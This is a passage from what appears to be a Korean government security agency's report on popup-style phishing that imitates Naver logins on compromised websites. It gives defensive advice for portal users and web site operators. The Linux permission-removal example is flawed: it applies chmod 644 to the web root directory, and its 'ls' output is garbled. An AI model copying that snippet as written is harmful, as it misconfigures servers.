
※ WDAGUtilityAccount 는 윈도우 디펜더에서 사용하는 시스템 계정과 동일한 계정명이지만, 공격지에서 생성된 계정의 SID는 1000번 대(생성 계정)인 것을 확인

## 4. 대응 노력

한국인터넷진흥원은 지난 해 11월부터 팝업형 피싱 공격을 확인하여, 유관기관들과 실시간 공조를 통해 다방면으로 대응 중에 있다.



## 팝업형 피싱 공격 대응 프로세스



- ① 탐지 대응 - 네이버 등 외부기관 신고나 자체 탐지 시스템 및 분석 중 추가 발견된 피싱 사이트 등 자체 탐지를 통해 대응
- ② 분석 대응 - 침해사고가 발생한 피해 시스템을 상세 조사하여 사고원인 조사 및 위협 제거 지원과 공격자가 실시간 수집 중인 계정('22년 11월 기준, 약 24만개)들을 확보 대응
- ③ 조치 대응 - 수집된 피해 계정들은 '네이버'와 '개인정보보호위원회'에 실시간 제공하여, 사용자들이 네이버 로그인 시 강제적으로 패스워드를 변경하게 하고 '털린 내 정보 찾기 서비스'를 통해 피해를 확인할 수 있도록 대응

## 5. 대응 방안

### 5.1 포털 사이트 이용자


포털 사이트 이용자는 보안 전문가가 아니다. 모든 공격에 대해서 알 수도 없고, 새롭게 등장하는 피싱 기법에 대해서 신속하게 알기 어렵다.

그렇기에 특정한 피싱 공격에 대한 대응 방안 보다는 본 보고서를 통해 소개한 '팝업형 포털 피싱 공격'을 포함하여, 피싱 피해를 최소화할 수 있는 방안을 중심으로 소개한다.

#### ○ 로그인 요구시, 한 번 더 주의 기울이기

① 다음처럼 사이트의 바탕 배경이 흐리게 보이고 로그인 창이 팝업되면 피싱으로 의심할 수 있다.

### 네이버 사칭 피싱 팝업 사이트 접속 화면



② 네이버 로그인 창의 인터넷 주소(nid.naver.com)를 꼭 확인한다.

※ 만약 로그인 화면 상단에 주소(URL)가 표시되지 않거나 다른 주소로 표시되면 피싱이니 주의해야 한다.

③ 자신이 의도하지 않았으나 네이버 계정을 입력하는 로그인 창이 확인될 경우 피싱으로 의심할 수 있다.

※ 특히 로그인 창은 사용자가 로그아웃하거나 인터넷 브라우저를 종료하고 다시 실행하기 전까지는 재 요청을 하지 않으므로 만약 네이버에서 로그인하고 다른 사이트를 클릭했을 때 다시 네이버 로그인 창이 뜨는 피싱으로 의심할 수 있다.

④ 기타 피싱 사이트를 판단하기 어려운 경우, 로그인 창에 임의의 아이디와 패스워드를 넣어보는 것도 하나의 방법이며 로그인 실패 창이 나오지 않는 경우 피싱으로 의심해야 한다.

또한 사용자들은 피싱 페이지에 계정을 입력했을 경우에 대비하여 아래의 기본 보안 규칙을 철저히 준수하여 피해 확산을 대비해야 한다.

### ○ 패스워드 사용 강화

포털 사이트 피싱 뿐 아니라 다른 사이트를 통해서 계정 정보가 유출되거나, 너무 쉬운 패스워드를 사용해서 계정이 악용되는 경우도 있다.


한국인터넷진흥원은 ‘패스워드 선택 및 이용 안내서(2019.06)’ 을 배포하고 있다. 안전한 패스워드 설정 방법, 보안 지침 등을 소개하고 있다. 본 보고서에서는 간단히 패스워드 보안 지침을 소개한다.

- 영문자(대소문자), 숫자, 특수문자들을 혼합하여 패스워드를 구성한다.
- 사이트별로 상이한 패스워드를 설정한다.
- 주기적으로 패스워드를 변경하고, 이전 사용한 패스워드를 재사용하지 않는다.

## ○ 해외 로그인 차단

대부분의 포털 사이트에서는 해외 로그인 차단 기능을 제공한다. 많은 공격자는 추적을 피하기 위해 해외의 IP 주소에서 로그인한다. 해외 사용이 반드시 필요한 경우가 아니라면 해외 로그인을 차단하여, 공격자가 계정을 악용하지 않도록 예방한다.

### 네이버의 로그인 차단 설정 화면



## ○ 다중 인증(MFA, Multi-Factor Authentication) 사용

다중인증(MFA, Multi-Factor Authentication)은 계정 로그인 시, 아이디와 패스워드 외에 추가적인 인증 수단을 사용하는 방법을 가리킨다. 사전에 설정한 인증 수단을 거쳐야지만 로그인이 가능하기 때문에 아이디와 패스워드가 탈취되더라도 공격자가 포털사이트에 로그인하여 악용하는 추가피해를 방지할 수 있다.


네이버는 모바일 앱을 통해서 OTP(One-Time Password, 일회성 패스워드) 기능을 제공한다. 이용자가 로그인 때 OTP를 활성화하면, 계정명과 패스워드가 일치하더라도 OTP를 입력하여야 로그인에 성공한다.

## 네이버의 다중인증 설정

### 2단계 인증

회원님이 허락할 때만 로그인되도록 '2단계 인증'을 설정해 두십시오.

로그인 시도 시, 사전에 등록된 모바일 기기로 알림을 보내 본인의 로그인인지 묻습니다. 회원님이 맞을 때만 "예"를 눌러 로그인을 완료할 수 있습니다.



다음

### ○ 보안 로그인 사용

포털 사이트들은 다양한 보안 로그인 방법을 제공한다. 네이버와 다음은 자체 모바일 앱을 통한 보안 로그인 방법을 제공한다.

네이버는 모바일 앱을 통해 일회용 번호를 생성하여 로그인, QR코드를 통해 PC 화면에 나온 숫자를 모바일앱에서 선택하여 일치하여 로그인하는 방식이 있다.

다음도 QR코드를 통한 로그인 방법을 제공하며, 카카오톡 앱을 통해서 QR코드를 스캔하면 된다.

보안 로그인 방법은 이미 인증된 모바일 앱을 통해 로그인하므로, 계정 정보가 노출되지 않아 안전하다.

## 네이버 보안 로그인(일회용 번호, QR 코드)

ID 로그인

**일회용 번호**

QR코드

네이버앱의 메뉴 > 설정 > 로그인 아이디 관리  
> 일회용 로그인 번호 받기에 보이는 번호를 입력해 주세요.


번호를 입력하세요.

**로그인**

ID 로그인

일회용 번호

**QR코드**



남은시간  
**02분 54초**

공용 네트워크, 공용 PC라면 안전을 위해  
QR코드로 로그인해주세요.


네이버 앱 > 탭즈를 눌러 QR코드를 스캔하여  
보이는 숫자 중 **18**를 선택하면 로그인 됩니다.

### ○ 보안이 강화된 웹 브라우저 사용

일부 웹 브라우저는 악성이나 피싱으로 판단된 사이트에 접근 시, 이용자에게 경고를 준다. 보안이 강화된 웹 브라우저를 사용하면, 이미 알려진 피싱 사이트로 인한 피해를 예방할 수 있다.



## 크롬 웹 브라우저 경고 화면



## 웨일 웹 브라우저 경고 화면



### 접속하려는 사이트는 위조된 사이트입니다.

네이버 웨일은 사이트를  
당신의 개인정보(비밀번호, 전화번호, 계좌번호, 신용카드 정보)를 가로채거나 삭제하는 위험한 프로그램을 설치하기 위해 만든  
위조된 사이트로 판단하여 접근을 차단합니다.

< 안전한 페이지로 돌아가기

오류 신고

네이버 세이프 브라우저가 최근 에서 피싱을 감지했습니다. 피싱 사이트는 사용자를 속이기 위해 다른 웹사이트인 것처럼 가장합니다.

⚠ 경고를 무시하고 해당 사이트에 들어가기. (안전을 보장하지 않습니다.)

## 5.2 웹 사이트 운영자

웹 사이트 운영자는 자신의 웹 사이트가 피싱 공격에 악용되지 않도록 보안을 강화할 필요가 있다. 한국인터넷진흥원은 팝업형 피싱 공격의 원인분석 과정에서 확인된 웹 사이트의 문제점에 대한 대응방안을 아래와 같이 소개한다.

정상 사이트에서 피싱 관련 스크립트가 삽입된 침해사고를 분석한 결과, 다수의 사이트가 취약한 웹 에디터의 파일 업로드 취약점이 악용된 것을 확인했다.

### ○ 웹에디터 업데이트

오픈소스 게시판(웹 에디터)은 설치와 사용이 용이하나, 많은 사이트 운영자가 처음 설치 이후 업데이트를 수행하지 않는 경우가 많으므로 한국인터넷진흥원에서 안내하는 ‘웹 에디터 보안 가이드’를 참고하여 자신이 운영하는 웹 데이터를 최신 버전으로 유지하여, 웹shell 업로드를 예방하길 권한다.

## ○ 업로드 파일 실행 권한 제거

웹 사이트 이용자가 업로드하는 정상 파일은 주로 이미지나 문서와 같이 웹 서버를 통해 실행될 필요가 없는 경우가 대부분이다.

공격자는 취약한 게시판 에디터를 통해 웹셸을 업로드한다. 웹셸 업로드에 성공하더라도, 업로드 파일의 실행 권한이 없으면 웹셸은 작동하지 않는다. 아래의 방법을 참조하여 업로드 폴더의 실행 권한 제거를 권한다.



### 리눅스 기반 웹 서버 실행 권한 제거 방법

1. 파일 업로드 디렉토리로 이동
2. root 권한으로 실행 권한 삭제 명령  
예시) `#chmod 644 /var/www/html/`
3. 실행 권한 제거 확인  
예시) `#ls -alrw-r--r-- 3 root root 4096 10월 10 13:45 html`



### 윈도우 기반 IIS 서버 실행 권한 제거 방법

1. [관리 도구] - “IIS(인터넷 정보 서비스) 관리자”를 실행
2. 좌측의 사이트 목록에서 실행 권한을 제거할 업로드 폴더 선택
3. [처리기 매핑]을 클릭한 후 우측이 [기능 사용 권한 편집] 클릭
4. “스크립트”를 선택 해제하고 [확인] 버튼 클릭

## ○ 주기적 웹 로그 모니터링

운영 중인 사이트에 피싱 관련 페이지 등이 삽입되면 관련 페이지에 대한 비정상 접속 질의가 증가하는데, 웹 사이트 운영자는 웹 로그 분석 툴 등을 통해 이상 증상을 주기적으로 점검하는 것이 좋다.

## ○ 웹서버의 최신 운영체제 사용 및 주요 프로그램의 보안 업데이트 적용

공격자는 자신의 공격을 지속하기 위해 앞서 분석한 다양한 권한상승 취약점을 사용하고 있으므로 최신의 운영체제 버전을 사용하고 한국인터넷진흥원(KISA) 보호나라 홈페이지를 참고하여 자신이 사용 중인 프로그램에 대한 보안 업데이트를 적용하여 사고를 예방하길 권한다.

## ○ 웹서버 내 미사용 계정 생성 점검

공격자는 공격의 지속을 위해서 윈도우 계정을 생성하여 사용하고 있다. 만약 관리중인 웹서버에 생성하지 않은 계정이 발견된 경우 이미 공격자에게 악용되고 있을 수 있다. 관리자는 주기적인 서버 점검을 통해 계정 생성 유무를 점검하는 것이 좋다.

## ○ 웹서버 보안 강화

한국인터넷진흥원에서 전반적인 웹서버 보안강화를 위해 제작한 ‘웹서버 보안 강화 안내서’를 참고하는 것도 좋은 예방법 중에 하나이다.

# 6. 결론

기존 피싱과 팝업형 피싱의 가장 큰 차이점은 공격자가 공격 대상을 특정하지 않고 불특정 다수를 대상으로 하는 것이다. 그렇기 때문에 파급력이 높고 이용자와 웹 서버 관리자의 주의가 필요하다.

### <기존 피싱과 팝업형 피싱의 차이점>

	기존 포털 피싱 사이트	팝업형 포털 피싱 사이트
공격 방법	피싱 주소(단축 URL 등)가 포함된 이메일이나 SNS 등을 통해 유포	피싱 감염 사이트에 정상 접근
공격 대상	민간기업, 정부기관 대상 공격을 위한 포털 서비스 이용자(타겟형)	특정 기념일이나 취미, 관심 등이 동일한 포털 서비스 이용자(불특정 다수)
공격 목적	기업 내부침투 및 기관의 정보유출 등 목적	인터넷 사기 및 부정결재, 다크웹 재판매 등 금전적인 목적
인프라 구성	공격자가 인프라 비용 지불하거나 취약한 웹사이트를 대상 3단계(피싱 사이트, 계정정보 저장 사이트, 공격지)로 구성	취약한 웹사이트를 대상으로 4단계(피싱 팝업 사이트, 피싱 경유 사이트, 계정정보 저장 사이트, 공격지)로 구성

한국인터넷진흥원은 지금 이 순간에도 피싱 공격자들과의 숨바꼭질 대응을 하고 있으나 공격은 쉽게 끝날 것 같아 보이지 않는다. 결국 공격자들의 의지를 꺾기 위해선 웹사이트 운영자와 포털 이용자의 적극적인 관심과 주의가 필요하다.

위 대응방안을 참고하여 피해가 확인된 경우, 한국인터넷진흥원(KISA) 보호나라 홈페이지나 국번없이 118 또는 이메일 certgen@krcert.or.kr로 신고하여 추가 피해를 막기 바란다.

특히 자체 대응이 어려운 중소기업의 경우 원인 확인부터 제거 지원, 맞춤형 보안 컨설팅 등 전주기 밀착지원 서비스를 지원하는 ‘무료 중소기업 침해사고 피해지원 서비스’ 신청을 적극 추천하며 본 기술 보고서를 마무리 한다.



## 참고사이트

- "진짜 "네이버 로그인" 구별하는 방법", 네이버 시큐리티 블로그
- 털린 내 정보 찾기 서비스
- "웹 에디터 보안 가이드", KISA 인터넷 보호나라&KrCERT
- '웹서버 보안 강화 안내서'
- '무료 중소기업 침해사고 피해지원 서비스'